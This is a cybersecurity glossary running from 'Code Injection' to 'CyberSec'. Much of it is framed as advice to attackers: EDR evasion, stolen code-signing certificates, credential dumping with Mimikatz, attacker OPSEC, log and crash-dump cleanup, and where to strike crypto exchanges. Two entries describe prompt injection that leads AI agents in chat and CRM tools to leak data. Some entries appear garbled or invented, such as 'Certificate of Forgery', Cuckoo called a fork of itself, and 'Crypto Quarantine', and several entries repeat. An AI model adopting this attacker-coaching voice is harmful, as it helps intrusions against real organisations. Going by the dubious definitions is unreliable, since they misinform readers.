Code Injection --- Injecting malicious code into the address space of another process. Types: process injection (CreateRemoteThread, SetWindowsHookEx), DLL injection (LoadLibrary), APC injection (Asynchronous Procedure Call), reflective DLL injection (without calling LoadLibrary), process hollowing (replacing legitimate process code). Code injection is used for: hiding activity (code runs in a legitimate process), bypassing firewalls (the process has allowed network rules), bypassing EDR (harder to detect than a new process).

Code Obfuscation --- Obfuscating code: transforming source code or binaries into a form that is difficult to understand and analyze, but retains functionality. Methods: renaming variables, adding dead code, encrypting strings, control flow flattening,

packing. Obfuscation is used for: complicating reverse engineering, bypassing signature-based detections, delaying analysis.

Code Signing --- Signing code with a digital certificate, confirming that the code has not been altered since signing and that the publisher is known. The OS trusts signed code (fewer warnings, fewer blocks). Attackers use: stolen code signing certificates (stolen from legitimate companies), leaked certificates (from compromised build servers), or purchasing signatures from resellers who don't verify buyers. Signed malware is less often blocked by antiviruses.

Code Signing Certificate --- A certificate for signing code. Issued by certificate authorities (DigiCert, Sectigo, GlobalSign) after verifying the legal entity. Stealing a code signing certificate allows an attacker to sign malware on behalf of a trusted company. Darknet price: $500--$5000 for a valid certificate. Used to bypass AppLocker, EDR, and user warnings.

Coercion --- Coercion. In the context of physical pentesting: coercing an employee to open a door, disable an alarm, grant access. In the context of social engineering: coercing the helpdesk to reset MFA under pressure ("urgent, lost access, manager waiting"). Handala used coercion through death threats: "you will be killed if you don't pay."

CoF (Certificate of Forgery) --- A document used in deepfake KYC to verify identity (fake passports, driver's licenses, bills). CoFs are created using AI: generating faces (StyleGAN), generating documents (REAL ID templates, EU passport), adding holograms and microtext. CoFs pass automated KYC checks (biometric comparison, document verification) because AI generates realistic images.

COF (Cobalt Strike Offensive Framework) --- Cobalt Strike is a commercial C2 framework for attack emulation (offensive framework). COF is an unofficial abbreviation. Cobalt Strike is used by attackers (via cracked licenses) and pentesters. Includes: Beacon (agent), malleable C2 (traffic customization), many post-exploitation modules (key to decryption), integration with external tools. Cobalt Strike is heavily detected by EDR, so attackers use custom profiles (malleable C2), modified versions (Cobalt Strike "cracked" with altered signatures), or switch to alternatives (Sliver, Covenant). COF is the standard for red teaming, but also widely used by black hats.

Cold Boot Attack --- An attack where the computer's RAM is cooled (with liquid nitrogen, spray) to preserve data after shutdown, then read. RAM retains data for a few seconds after shutdown; cooling extends this time. Cold boot attack is used to extract encryption keys (BitLocker, FileVault) from memory. Requires physical access. Used by law enforcement to crack encrypted devices.

Cold Wallet --- A cryptocurrency wallet not connected to the internet (hardware wallet, paper wallet, offline computer). A cold wallet is considered more secure than a hot wallet (connected). Bybit stored ETH in a cold wallet, but the attack occurred via a multisig and interface spoofing. A cold wallet does not protect against attacks where the victim themselves signs a transaction, thinking they are signing something else.

Collaboration Tools --- Slack, Microsoft Teams, Discord, Zoom. Collaboration tools are a target for AILM: AI agents (Copilot, OpenClaw) are integrated into these platforms. A prompt injection into a message can trick an AI agent into reading sensitive data and sending it via auto-preview. Collaboration tools are also used for phishing, vishing (calls via Teams), session theft (cookies tokens).

Collision (Hash) --- A situation where two different inputs produce the same hash (MD5, SHA1). Hash collisions are used to forge digital signatures, create collisions in SSL certificates, bypass integrity checks. MD5 and SHA1 are considered compromised: practical collision attacks exist. In 2026, SHA256 and SHA3 are considered secure, but legacy systems still use MD5/SHA1.

COM (Component Object Model) --- A Microsoft technology for inter-process communication and creating components. COM is used in Windows for: OLE (embedding objects), ActiveX, DCOM (Distributed COM). COM hijacking is a persistence technique: replacing a legitimate COM object with a malicious one that will be loaded when called. COM hijacking is used to launch malware every time a legitimate application (e.g., Explorer) starts.

Com (The Com) --- A decentralized network of cybercriminals (The Community), predominantly English-speaking teenagers. The Com has no single hierarchy, consisting of many subgroups: Hacker Com (hacking), IRL Com (physical violence), (S)extortion Com (sexual exploitation of minors). Known groups within The Com: Scattered Spider (vishing, helpdesk), LAPSUS$ (SaaS abuse), ShinyHunters (data extortion). Europol arrested 30 members of The Com across 28 countries in March 2026, but the network continues to exist due to its decentralized structure.

COM Hijacking --- Replacing a legitimate COM object in the Windows registry with a malicious DLL. When the COM object is called (e.g., by an application), the malicious DLL is loaded. COM hijacking is used for persistence: malware loads every time a legitimate application that uses that COM object is launched. Difficult to detect because the DLL is loaded from a legitimate process.

Combination Lock --- A mechanical combination lock. In physical pentesting, opened via: combination guessing (by wear on

buttons), bypass (drilling), vulnerabilities (default combinations). Electronic combination locks can be hacked via interfaces (RS-485, Bluetooth) or RFID card cloning.

COMINT (Communications Intelligence) --- Communications intelligence: interception and analysis of radio signals, satellite communications, cellular communications. COMINT is used by intelligence agencies. In the context of OSINT, COMINT data may be available through public sources (spectrograms, frequencies). For an attacker, COMINT can be a source of information about targets using unprotected radio channels (e.g., industrial systems with radio communications).

Command Execution --- Executing commands on the target system. Achieved via: RCE (remote code execution), webshell, backdoor, interactive shell. Command execution is the basis of post-exploitation. The attacker can execute commands as the current user or with elevated privileges (after LPE). Methods: system(), exec(), CreateProcess, PowerShell, WMI.

Commercial RMM --- Legitimate remote management tools (Remote Management and Monitoring): AnyDesk, ScreenConnect (ConnectWise Control), TeamViewer, Splashtop, LogMeIn. The Com uses commercial RMM for persistence: after vishing the helpdesk, they convince them to install RMM, then use it for access at any time. Commercial RMMs are not blocked by EDR because they are legitimate software used by administrators.

Common Criteria --- An international standard (ISO/IEC 15408) for evaluating IT product security. Products certified to Common Criteria (e.g., for government use) are considered secure. For an attacker, Common Criteria means such products have fewer obvious vulnerabilities, but they do not guarantee protection against sophisticated APT attacks.

Common Vulnerabilities and Exposures (CVE) --- A dictionary of publicly known vulnerabilities, managed by MITRE. Each vulnerability receives a unique identifier (CVE-2026-20131). CVE is used for: sharing information, prioritizing patching, tracking exploitation. For an attacker, CVE is a source of fresh 1-day information: monitor new CVEs, read descriptions, look for exploitation techniques.

Community (The Com) --- The Com (The Community) --- a decentralized network of cybercriminals, predominantly English-speaking teenagers. The Com has no single hierarchy, consisting of many subgroups: Hacker Com (hacking, ransomware, data extortion), IRL Com (physical violence, property damage, extremist activity), (S)extortion Com (sexual exploitation of minors, grooming, doxxing, swatting). Known groups within The Com: Scattered Spider (vishing, helpdesk), LAPSUS$ (SaaS abuse, OAuth token theft), ShinyHunters (data extortion). Europol arrested 30 members of The Com across 28 countries in March 2026 (Project Compass), but the network continues to exist due to its decentralized structure. For an attacker, The Com is a source of TTPs, as well as a risk, as The Com often uses doxxing and swatting, which attract maximum law enforcement attention.

Compartmentalization --- Knowledge segmentation within a group: each member knows only what is necessary for their role. They do not know the full names of other members, do not know the entire infrastructure, do not know the ultimate goal. Compartmentalization protects the group: if one member is caught, they cannot expose the others. In The Com, compartmentalization is the basis of OPSEC: members communicate via throwaway accounts, use code names, and never meet in real life.

Compliance --- Adherence to standards: GDPR (Europe), HIPAA (US healthcare), PCI-DSS (payment cards), SOX (financial

reporting). Compliance is used as leverage in extortion: attackers threaten to report a compliance violation to regulators, which incurs multi-million dollar fines. Interlock cites GDPR and HIPAA in ransom notes, increasing pressure on the victim.

Component Object Model (COM) --- A Microsoft technology for inter-process communication and creating components, used in Windows. COM allows creating objects that can be used by different applications. COM is used in: OLE (embedding objects), ActiveX, DCOM (Distributed COM). COM hijacking is a persistence technique: replacing a legitimate COM object in the registry (CLSID) with a malicious DLL. When the COM object is called (e.g., by an application), the malicious DLL is loaded, executing the attacker's code. COM is also used in UAC bypass, lateral movement (DCOM).

Compromised (Account) --- An account whose access has been obtained by an attacker. Compromised account is initial access or a result of lateral movement. Indicators: suspicious logins (new location, unusual time), settings changes, sending emails on behalf of the user. ShinyHunters used compromised employee accounts to access Salesforce via legitimate sessions.

CompuTrace --- Remote device management and tracking software (also known as LoJack for Laptops). CompuTrace is built into the BIOS of some laptops (Dell, Lenovo) and can be used for remote data wiping, geolocation, or software installation. Compromising CompuTrace could give an attacker permanent access that persists across OS reinstalls.

ComSec (Communications Security) --- Communications security: encryption, protection against interception, participant authentication. In the attacker's OPSEC, ComSec means using end-to-end encryption (Signal, Matrix), PGP for email, excluding metadata (not sending files with EXIF), using nested onion (Tor over VPN).

Concealment --- Concealment: techniques that make the attacker's presence unnoticed. Includes: log clearing, memory-only payloads (no files on disk), using legitimate processes, masking C2 traffic, data encryption. Concealment is the basis of long-term presence.

Conduent --- A BPO giant (formerly a Xerox division). In March 2026, Conduent announced a data breach of 25+ million people through the hacking of a third-party partner (supply chain). Stolen: SSNs, medical data, financial information. Conduent is an example of an attack not on the company itself, but on its contractor who had access to its systems. Lesson: a supply chain attack can be more effective than a direct one.

Conficker --- A worm that infected millions of Windows computers in 2008-2009. Conficker used a vulnerability in RPC (MS08-067), spread via network shares, USB, and had a complex DGA for C2. In 2026, Conficker is considered legacy, but its techniques (DGA, propagation via autorun) are studied and replicated. Conficker also showed that even after the epidemic peaked, many systems remained infected for years.

Config (Misconfig) --- See Misconfig. Misconfig --- a configuration error that can lead to data leakage, unauthorized access, system compromise. Examples: public S3 buckets, guest user over-permission in Salesforce, open RDP ports to the internet, default credentials, lack of MFA. Misconfig is one of the main causes of leaks in 2026. ShinyHunters specializes in finding misconfigs in Salesforce Experience Cloud. For an attacker, misconfig is low-hanging fruit: it requires no exploits, just find and use.

Configuration Management Database (CMDB) --- A configuration management database containing information about all of an organization's assets: servers, software, network devices, dependencies, owners, IP addresses. CMDB is used by IT departments to manage infrastructure. For an attacker, CMDB is a goldmine after compromise: knowledge of network structure, critical systems, and owners helps plan lateral movement. CMDB is often stored in ServiceNow, Jira, Excel files on file servers.

CONINT (Confidential Intelligence) --- Intelligence based on confidential sources (agent, signals). For an attacker, CONINT is inaccessible, but its results can affect the operation (e.g., if US intelligence knows about a planned attack).

Container Breakout --- Escaping a container (Docker, LXC, Kubernetes pod) to the host system. Achieved via: kernel vulnerabilities (CVE-2019-5736, CVE-2020-15257), misconfig (privileged containers), mounting host paths. Container breakout allows an attacker to move from the container to the host and then to other containers or the network. In cloud environments, containers often have access to host APIs (metadata), making breakout especially dangerous.

Container Security --- Protecting container environments. For an attacker, container security is an obstacle: image scanning, privilege restrictions, runtime protection (Falco). However, many containers are run with excessive privileges (privileged, root), have vulnerable images (not updated), or use default secrets. Finding such containers is a goal after initial access.

Conti --- A RaaS group active in 2020-2022, known for attacks on critical infrastructure (Irish health service, Costa Rican government). Conti disbanded after an internal chat leak (hundreds of thousands of messages) in 2022. In 2026, Conti is legacy, but its TTPs (double extortion, use of Cobalt Strike, manual attack

management) are used by modern groups. The Conti chat leak became a valuable source of information about the inner workings of RaaS.

Continuity --- See BCP (Business Continuity Plan). BCP is a business continuity plan after an incident. Includes: recovery procedures, RTO (Recovery Time Objective), RPO (Recovery Point Objective), backup capacity. For an attacker, BCP is important because if the victim has a working BCP, they can recover quickly and not pay the ransom. In the JLR attack (5 weeks downtime), the BCP failed because the attack was on ESXi. Handala attacked Stryker via Intune, disrupting the BCP.

Control Flow Guard (CFG) --- A Microsoft Windows protection that prevents code execution from invalid addresses (indirect function calls). CFG checks that the target address of a call (e.g., via a function pointer) is in the list of allowed (valid) addresses. Bypassing CFG: JOP (Jump-Oriented Programming), using gadgets not checked by CFG, or exploiting bugs in CFG itself. CFG is enabled by default in Windows 10/11 for system processes and can be enabled for applications.

Control Plane --- The cloud management plane: AWS Management Console, Azure Portal, GCP Console, API, IAM. Compromising the control plane gives an attacker full control over the cloud infrastructure: starting/stopping instances, data access, creating users. Handala attacked the Microsoft Intune control plane (via Global Admin) to wipe 200k devices.

Convergence (Cyber-Kinetic) --- The convergence of cyberattacks and kinetic (physical) strikes within a single campaign. March 2026: IRGC conducted drone strikes on AWS data centers (kinetic), Handala attacked Stryker via Intune (cyber), MuddyWater hacked IP cameras to target rockets (cyber-enabled targeting). Cyber-kinetic convergence is the new normal in state conflicts. For

an attacker, this means cyber operations can be part of a broader conflict with physical consequences.

Cookie Theft --- Stealing browser cookies containing session tokens. Using stolen cookies, an attacker can log into the victim's account without password and MFA. Methods: infostealer (steals cookies from the browser), XSS (document.cookie), traffic interception (MITM). Cookie theft is one of the main methods of bypassing MFA because the session is already authenticated. ShinyHunters used cookie theft to access Salesforce.

CORS (Cross-Origin Resource Sharing) --- A mechanism that allows or forbids web pages from one origin to request resources from another. CORS misconfig (Access-Control-Allow-Origin: *, Access-Control-Allow-Credentials: true) can lead to data leakage via cross-origin requests. An attacker can use CORS misconfig to steal API keys, tokens, and sensitive data from legitimate applications.

Cortex (XSOAR) --- A SOAR (Security Orchestration, Automation, and Response) platform from Palo Alto Networks. Cortex automates incident response: data collection, IP blocking, notifications. For an attacker, Cortex means defenders can react faster and more effectively if detections are configured correctly.

Cospiracy --- Conspiracy theories. Used in psychological operations (psyops) for disinformation, undermining trust in institutions, inciting conflicts. Iran uses conspiracy narratives in its influence operations.

Covenant --- An open-source .NET C2 framework, an alternative to Cobalt Strike. Covenant supports HTTP/HTTPS C2, built-in AMSI bypass, ETW unhooking, and allows writing custom agents in C#. Used by attackers who want to avoid license costs and Cobalt

Strike signatures. Covenant is less common than Cobalt Strike, but its popularity is growing.

Covert Channel --- A hidden communication channel using resources not intended for communication to transmit information unnoticed. Examples: changing server response time (timing channel), manipulating ICMP packets, hiding data in HTTP headers, DNS tunnels. Covert channels are used for C2 and data exfiltration to avoid detection.

CP (Child Pornography) --- Child pornography. The Com (Sextortion Com) is involved in the production and distribution of CP, as well as the sexual exploitation of minors (forcing them to create content, threatening publication). Subgroup 764 is known for grooming minors and encouraging suicide. Europol arrested leaders of 764 in 2025. For an attacker, CP is a red line, crossing which means being hunted by all law enforcement without exception.

CPU (Central Processing Unit) --- Processor. CPU vulnerabilities: Spectre (2018), Meltdown (2018), ZombieLoad (2019), allowing reading memory of other processes from user mode. These vulnerabilities are still relevant for old systems not updated with microcode. For an attacker, CPU vulnerabilities can give access to kernel memory, encryption keys, and passwords from other virtual machines (in cloud environments).

CQ (Crypto Quarantine) --- Isolation of crypto assets in separate wallets not connected to main operations. For an attacker, CQ means that even if one wallet is compromised, the main funds remain inaccessible. Therefore, when attacking crypto exchanges or DeFi protocols, one must look for access to hot wallets, private keys, or multisig signatures.

Crack (Password) --- Password cracking. Methods: brute force (trying all combinations), dictionary attack (trying a wordlist), rainbow tables (precomputed hashes), mask attack (knowing the format). In 2026, GPU farms (NVIDIA RTX 4090, A100) are used to crack NTLM hashes at speeds of ~300 billion passwords per second. Hashes obtained via DCSync are cracked offline.

Cracked Software --- Pirated software, distributed via torrents, crack sites, file sharing. Cracked software is one of the main vectors for infostealer distribution: the victim downloads a "crack" for Photoshop, WinRAR, a game, runs it, and gets malware. RedLine, LummaC2 are distributed this way. In a corporate environment, cracked software on work computers is a common cause of compromise.

Cracking --- The process of breaking protection (passwords, encryption, licenses). Includes: offline hash cracking (Hashcat, John the Ripper), reverse engineering protection, exploiting vulnerabilities. Cracking requires computing resources (GPU, CPU) and knowledge of cryptography. Cracking results are used to gain access, escalate privileges, or monetize (cracked accounts).

Crash --- System crash (BSOD in Windows, kernel panic in Linux). A crash can be caused by a DoS attack, exploitation of a vulnerability, or a bug in malware. A crash dump (memory dump) may contain sensitive information (passwords, keys) that can be extracted during analysis. An attacker can cause a crash to then analyze the memory dump.

Crash Dump --- A memory dump created when a system crashes. A crash dump can contain: plaintext passwords, encryption keys, process contents, network connections. An attacker with access to a crash dump can extract this data. In Windows, the crash dump is located

in %SystemRoot%\MEMORY.DMP; in Linux, in /var/crash/. Clearing crash dumps is part of post-operation cleanup.

Crawl (Web) --- Crawling websites to collect information: site structure, hidden pages (robots.txt, sitemap), metadata, vulnerabilities. Crawling is used in reconnaissance to find: admin panels, test pages, old versions, configuration files. ShinyHunters crawls Salesforce Experience Cloud sites for /s/sfsites/aura endpoints.

Crawler --- A bot for crawling. A crawler can be legitimate (Googlebot) or malicious (for data collection). Malicious crawlers ignore robots.txt, look for vulnerabilities, and collect email addresses. Crawlers are used for mass target discovery.

Cream (Cream Finance) --- A DeFi protocol on BNB Chain and Ethereum. In January 2026, Cream Finance lost $43M through a flash loan attack exploiting a vulnerability in the price oracle. The attacker used a flash loan to manipulate the token price and withdraw liquidity. Cream is an example of a DeFi protocol vulnerability where a flash loan is used as a multiplier.

Credential Dumping --- Dumping credentials (passwords, hashes, tokens) from memory, file system, registry. Methods: LSASS dump (Mimikatz sekurlsa::logonpasswords), NTDS.dit dump (AD database), browser storage dump, DPAPI dump. Credential dumping is the basis for lateral movement and persistence.

Credential Stuffing --- Automated testing of username-password pairs obtained from leaks against different services. Credential stuffing exploits the fact that users reuse passwords. Effectiveness: 0.1-1% of passwords are valid. In 2026, credential stuffing is automated: botnets, ML filtering of valid accounts, CAPTCHA bypass, distributed proxies.

Creeper --- The first computer virus (1971), developed by Bob Thomas for ARPANET. Creeper simply displayed the message "I'm the creeper, catch me if you can!" and moved to other computers. In 2026, Creeper is a historical artifact.

CREST --- An organization for certifying pentesters (CREST Approved). Companies certified by CREST are considered professional. For an attacker, CREST is interesting as a source of information about which pentest techniques are considered "standard" and what detections might be configured for them.

Criminal (Cyber) --- A cybercriminal. Includes: black hat hackers, RaaS affiliates, infostealer operators, carders, BEC fraudsters. A criminal acts for financial gain. State hackers (APT) are not criminals in the legal sense (they act on government orders), but are often described as criminal actors in reports.

Crippling --- Taking a system or organization offline (crippling). The goal of destructive attacks (wiper) is crippling, not a ransom. Handala crippled Stryker: 200k devices wiped, 50TB of data exfiltrated, production halted. Crippling can be the ultimate goal of state actors, not an intermediate step for a ransom.

Critical Infrastructure --- Critical infrastructure: energy, water supply, transport, healthcare, communications, finance. Critical infrastructure is the main target for state actors. Handala attacked Stryker (medical device manufacturer, part of healthcare infrastructure). IRGC attacked AWS data centers (cloud infrastructure). Attacks on critical infrastructure have physical consequences.

CRL (Certificate Revocation List) --- A list of revoked certificates, published by certificate authorities. Applications check CRLs to ensure a certificate has not been revoked. For an attacker, CRL is important if using a stolen certificate: one must check if the certificate has been added to the CRL, otherwise the connection will be rejected. However, many applications do not check CRLs (for performance), allowing revoked certificates to be used.

CRM (Customer Relationship Management) --- Salesforce, HubSpot, Microsoft Dynamics, Open Mercato. CRM is a target for AILM: AI agents in CRM (Einstein, Copilot) can be compromised via prompt injections into fields (comments, notes). CRMs contain PII of millions of customers, making them an attractive target for extortion.

Cross-Site Request Forgery (CSRF) --- Cross-site request forgery: the attacker tricks the victim's browser into sending an HTTP request to the target site using the victim's cookies. CSRF is used to modify data, transfer funds, change passwords on behalf of the victim. Protection: CSRF tokens, SameSite cookies. In 2026, CSRF is found in old applications and APIs without tokens.

Cross-Site Scripting (XSS) --- Injecting JavaScript code into a web page. XSS allows: stealing cookies (session hijacking), performing actions on behalf of the user, phishing, malware distribution. Types: reflected XSS (triggers when clicking a link), stored XSS (stored in the database), DOM-based XSS (DOM manipulation). ShinyHunters could have used stored XSS in Salesforce Experience Cloud to steal superadmin sessions.

Cross-Tenant Attack --- An attack between tenants in cloud environments (Azure AD, Salesforce). If tenant A is compromised and has integrations with tenant B (via OAuth, trust relationships), the attacker can move to tenant B. ShinyHunters attacked Salesforce via Experience Cloud (one tenant) and gained access to

data from client tenants (other tenants). A cross-tenant attack is a form of supply chain attack.

CrowdStrike --- An EDR vendor (Falcon), one of the market leaders. CrowdStrike uses behavioral analysis, AI, cloud-native architecture. For an attacker, CrowdStrike is a serious adversary: requires careful evasion (direct syscalls, memory-only, LOLBins, disabling via BYOVD). CrowdStrike also publishes reports on APT groups, providing valuable information.

CRT (Certificate) --- A certificate (X.509), used for TLS, code signing, authentication. Stealing the CRT (private key) allows: decrypting TLS traffic, signing malware, impersonating a service. CRTs are stored in Windows stores (Cert:\CurrentUser\My), files (.pfx, .p12), HSMs. Infostealers steal CRTs from browsers and stores.

Crypto (Cryptocurrency) --- Cryptocurrency (Bitcoin, Ethereum, Monero). In attacks, it is used for: ransoms (ransomware), paying for services (IAB, CaaS), money laundering. Monero is preferred for privacy; Bitcoin is used when the victim cannot buy Monero. Crypto exchanges are targets of hacks (Bybit $1.5B) and phishing (fake airdrops, seed phrase theft).

Crypto Exchange --- A cryptocurrency exchange (Binance, Coinbase, Kraken, Bybit). Exchanges are targets of hacks (Bybit $1.5B, FTX --- not a hack, but theft). Exchanges hold billions of dollars in hot wallets. Hacking an exchange can be achieved via: compromise of private keys (cold wallets), supply chain (Bybit via Safe{Wallet}), employee phishing.

Crypto Jacking --- Hidden cryptocurrency mining on the victim's device. Implemented via: browser mining (Coinhive --- outdated, but there are analogs), mining malware (XMRig), cloud cryptojacking

(using stolen AWS keys). Crypto jacking is less noticeable than ransomware but creates system load and increases electricity/cloud bills.

Crypto Locker --- Ransomware (first major wave 2013-2014). CryptoLocker encrypted files and demanded ransom in Bitcoin. In 2026, CryptoLocker is a historical term but is used as a general name for ransomware. Modern analogs: Qilin, Zollo, BlackCat.

Crypto Mining --- Mining cryptocurrencies (creating new coins). In attacks, it is used as a monetization method (crypto jacking) or as a legitimate activity (mining farms). Mining requires significant computing power (GPU, ASIC), so attackers use botnets or cloud resources for mining.

Crypto Mixer --- A mixer (Tornado Cash, Sinbad, Wasabi Wallet) that mixes cryptocurrency from different users to obfuscate the trail. Used for laundering ransoms. After mixing, cryptocurrency becomes difficult to trace. Mixers can be centralized (Sinbad) or decentralized (Tornado Cash). Tornado Cash was sanctioned by OFAC but is still used.

Crypto Phishing --- Phishing targeting cryptocurrency theft: fake exchange sites, fake airdrops, fake wallets (seed phrase theft), wallet address replacement (clipboard hijacking). Crypto phishing often uses social engineering on Twitter, Discord, Telegram.

Cryptographic Key --- A cryptographic key: symmetric (AES) for data encryption, asymmetric (RSA, EC) for signing and key exchange. Stealing a cryptographic key is the ultimate goal of many attacks: the key grants access to encrypted data, signing capability (malware), traffic decryption. Keys are stored in: TPM, HSM, files, memory, registry.

Cryptography --- Cryptography: the science of encryption and decryption. In attacks, cryptography is used for: encrypting victim's data (ransomware), hiding C2 traffic (TLS), encrypting malware (obfuscation), securing communications (PGP). Understanding cryptography is necessary for: cracking weak algorithms (MD5, SHA1), bypassing encryption (key theft), decrypting data.

CSAM (Child Sexual Abuse Material) --- Child sexual abuse material. The Com (Sextortion Com) distributes CSAM, coerces minors into creating CSAM, and threatens publication. Production and distribution of CSAM is a criminal offense in all jurisdictions with maximum sentences. Law enforcement (FBI, Europol) actively pursues these networks.

CSEC (Communications Security Establishment Canada) --- The Canadian cybersecurity and signals intelligence agency (analogous to NSA). CSEC issues vulnerability warnings (e.g., about CVE-2026-20963) and coordinates responses in Canada.

CSIRT (Computer Security Incident Response Team) --- A computer security incident response team in an organization. CSIRT handles: detection, analysis, containment, remediation of attacks. For an attacker, CSIRT is the adversary that will try to eject them from the network. The speed of CSIRT response is a critical factor: if they are slow, the attacker can complete the operation.

CSO (Chief Security Officer) --- Chief Security Officer. The CSO is a whaling target (attack on high-level individuals). Compromising the CSO can give access to: defense plans, vulnerability information, security budgets, and can also be used for BEC (forged transfer orders).

CSP (Cloud Service Provider) --- A cloud service provider: Amazon Web Services (AWS), Microsoft Azure, Google Cloud Platform (GCP), Oracle Cloud. CSPs provide infrastructure (IaaS), platforms (PaaS), software (SaaS) on a subscription model. For an attacker, CSPs are both a target and an environment: compromise of CSP accounts (via key leaks, phishing) gives access to cloud resources (S3, EC2, databases). CSPs are also targets of supply chain attacks (Bybit via AWS). Strikes on AWS data centers (March 1, 2026, IRGC) are an example of an attack on a CSP as critical infrastructure.

CSRF (Cross-Site Request Forgery) --- A web application vulnerability allowing an attacker to trick the victim's browser into sending an HTTP request on their behalf to a target site using the victim's cookies. Example: the victim is logged into a bank, the attacker sends them a link on a fake site that makes a POST request to transfer money. CSRF is used for: changing passwords, transferring funds, changing email, deleting data. Protection: CSRF tokens, SameSite cookies, Referer/Origin checks. In 2026, CSRF is found in old applications and APIs without tokens.

CSS (Cascading Style Sheets) --- Cascading Style Sheets. In the context of attacks, CSS is used for: CSS injection (data exfiltration via selectors, attributes), fingerprinting (determining installed fonts, window size), bypassing CSP (Content Security Policy). CSS injection can be used in XSS attacks to steal data.

CST (Cyber Security Team) --- An organization's cybersecurity team. CST is the attacker's adversary. CST consists of: SOC (monitoring), IR (response), threat hunters (searching for hidden threats), engineers (configuring defenses). Knowing the structure of CST helps an attacker understand who might detect their activity.

CTF (Capture The Flag) --- Cybersecurity competitions where participants solve tasks (reverse engineering, pwn, web, crypto,

forensics). CTF is a way to practice skills. AI agents (GPT-5, Claude) already solve 9 out of 10 CTF challenges. For an attacker, CTF is a way to hone techniques in a legal environment.

CTI (Cyber Threat Intelligence) --- Threat intelligence: gathering and analyzing information about cyber threats (group TTPs, indicators of compromise, vulnerabilities). CTI is used by defenders for proactive protection. For an attacker, CTI means their TTPs can become known and detections will be configured. Therefore, attackers must constantly change TTPs, avoiding repetition.

Cuckoo --- An open-source sandbox for malware analysis (fork of Cuckoo). Cuckoo runs samples in an isolated environment, tracks behavior. In 2026, Cuckoo is considered outdated; Cape (Cuckoo Advanced Persistent Emulation) is used instead. However, the principles (system call analysis, recording network traffic) remain.

CVE (Common Vulnerabilities and Exposures) --- A dictionary of publicly known vulnerabilities and exposures, managed by MITRE. Each vulnerability receives a unique identifier (CVE-YYYY-NNNNN). CVE is used for: unambiguous vulnerability identification, patch tracking, information sharing between researchers and vendors. For an attacker, CVE is a source of fresh 1-day information: monitoring new CVEs, reading descriptions (CVSS, attack vectors), searching for PoC (proof of concept) on GitHub, Exploit-DB. CVE-2026-20131 (Cisco FMC) and CVE-2026-20963 (SharePoint) are examples of actively exploited CVEs.

CVE (Number) --- A vulnerability identifier in the format CVE-YYYY-NNNNN. Assigned by a CNA (CVE Numbering Authority). CVE allows unambiguous identification of a vulnerability, patch tracking, and community discussion. For an attacker, CVE is a source of fresh 1-day information: monitor new CVEs, look for exploitation details.

CVE-2026-20131 --- A vulnerability in Cisco Secure Firewall Management Center (FMC): unauthenticated RCE via insecure deserialization of Java byte stream. CVSS 10.0 (maximum). Interlock exploited this vulnerability as a zero-day from January 26, 2026, until the patch was released on March 4, 2026. A 36-day zero-day window allowed Interlock to compromise dozens of organizations. Added to CISA KEV on March 18, 2026.

CVE-2026-20963 --- A vulnerability in Microsoft SharePoint Server: deserialization of untrusted data, leading to unauthenticated remote code execution. CVSS 8.8. Patch released on January 13, 2026, but active exploitation only confirmed on March 18, 2026 (CISA KEV). A 66-day gap between patch and confirmed exploitation --- a window where attackers could use the 1-day against unpatched systems. Attack chain: tax-season phishing → AiTM credential theft → compromised M365 account → SharePoint RCE.

CVE-2026-25253 --- A vulnerability in OpenClaw (AI agent framework): remote code execution via malicious skills in the ClawHub marketplace. CVSS 8.8. OpenClaw was compromised within 72 hours of mass adoption. The attack used: fake skills in the marketplace containing malware; exposed admin interfaces (312,000+ instances with port 18789 open); credential harvesting via fake crypto tools.

CVSS (Common Vulnerability Scoring System) --- A vulnerability severity scoring system from 0 to 10. CVSS 10.0 is maximum (CVE-2026-20131). CVSS 8.8 is high (CVE-2026-20963). CVSS considers: attack vector (network/local), complexity, required privileges, user interaction. For an attacker, CVSS is important to understand how critical the vulnerability is to defenders and how quickly they will patch.

CWSS (Common Weakness Scoring System) --- A weakness scoring system, not vulnerabilities. CWSS assesses the severity of a weakness (misconfig, weak password, lack of MFA) in the context of an organization. Used to prioritize fixes.

Cyber --- Short for "cyberspace," "cybersecurity," "cyberattack." Used as a prefix: cyber threat, cyber defense, cyber warfare. In the context of attacks, "cyber" distinguishes operations in digital space from physical (kinetic) ones.

Cyber Command (USCYBERCOM) --- The US Cyber Command, uniting cyber forces of all military branches. USCYBERCOM conducts offensive and defensive cyber operations. In March 2026, USCYBERCOM was the "first mover" in the conflict with Iran, delivering non-kinetic effects before kinetic strikes (disrupting, degrading and blinding Iran's ability to see, communicate and respond).

Cyber Defense --- Cyber defense: measures to prevent, detect, and respond to cyberattacks. Includes: EDR, SIEM, firewalls, threat hunting, IR. For an attacker, cyber defense is the system to be bypassed.

Cyber Kill Chain --- An attack model developed by Lockheed Martin, describing the stages: reconnaissance, weaponization, delivery, exploitation, installation, command & control, actions on objectives. The Cyber Kill Chain is used by defenders to build detections. For an attacker, understanding the kill chain helps: attack the least defended stages, or disrupt the sequence (e.g., move directly to actions on objectives if access is available).

Cyber Physical System (CPS) --- Cyber-physical systems where digital components control physical ones: industrial controllers (PLC), medical devices, cars, power grids. Attacks on CPS can

have physical consequences (explosion, cardiac arrest, accident). Stryker (medical devices), JLR (cars), water utilities (water treatment) are examples of CPS. Attacking CPS requires understanding both IT and OT (operational technology).

Cyber Resilience --- Resilience to cyberattacks: the ability of a system to continue operating or recover quickly after an attack. For an attacker, high cyber resilience means that even after a successful attack, the victim can recover quickly, reducing pressure to pay the ransom. Handala attacked Stryker relying on low resilience (Intune as a single point of failure). The CISA shutdown reduces US cyber resilience.

Cyber Warfare --- Cyber warfare: the use of cyberattacks in military conflicts. Includes: attacks on critical infrastructure, espionage, disinformation, cyber-kinetic coordination. March 2026 is an example of cyber warfare between Iran and the US/Israel.

CyberAv3ngers --- An Iranian proxy group (MOIS-linked). CyberAv3ngers attacked US water utilities (2023-2024) and Israeli targets. Uses: exploitation of OT systems (SCADA), public claims of hacks, doxxing. CyberAv3ngers coordinates with Handala and other proxies via the Electronic Operations Room.

Cybercrime --- Cybercrime: illegal activity using computers and networks. Includes: ransomware, data theft, carding, BEC, DDoS extortion, CaaS. Cybercrime is an industry with annual revenue in the trillions of dollars. The Com, ShinyHunters, Interlock are participants in cybercrime.

CyberGaeco --- A Brazilian police unit combating cybercrime (CyberGaeco). CyberGaeco conducted Operation 404 (seventh phase in March 2026) targeting pirate sites and streaming services.

CyberGaeco coordinates with US, UK, Peru, Argentina, Paraguay law enforcement.

CyberSec --- Abbreviation for cybersecurity.

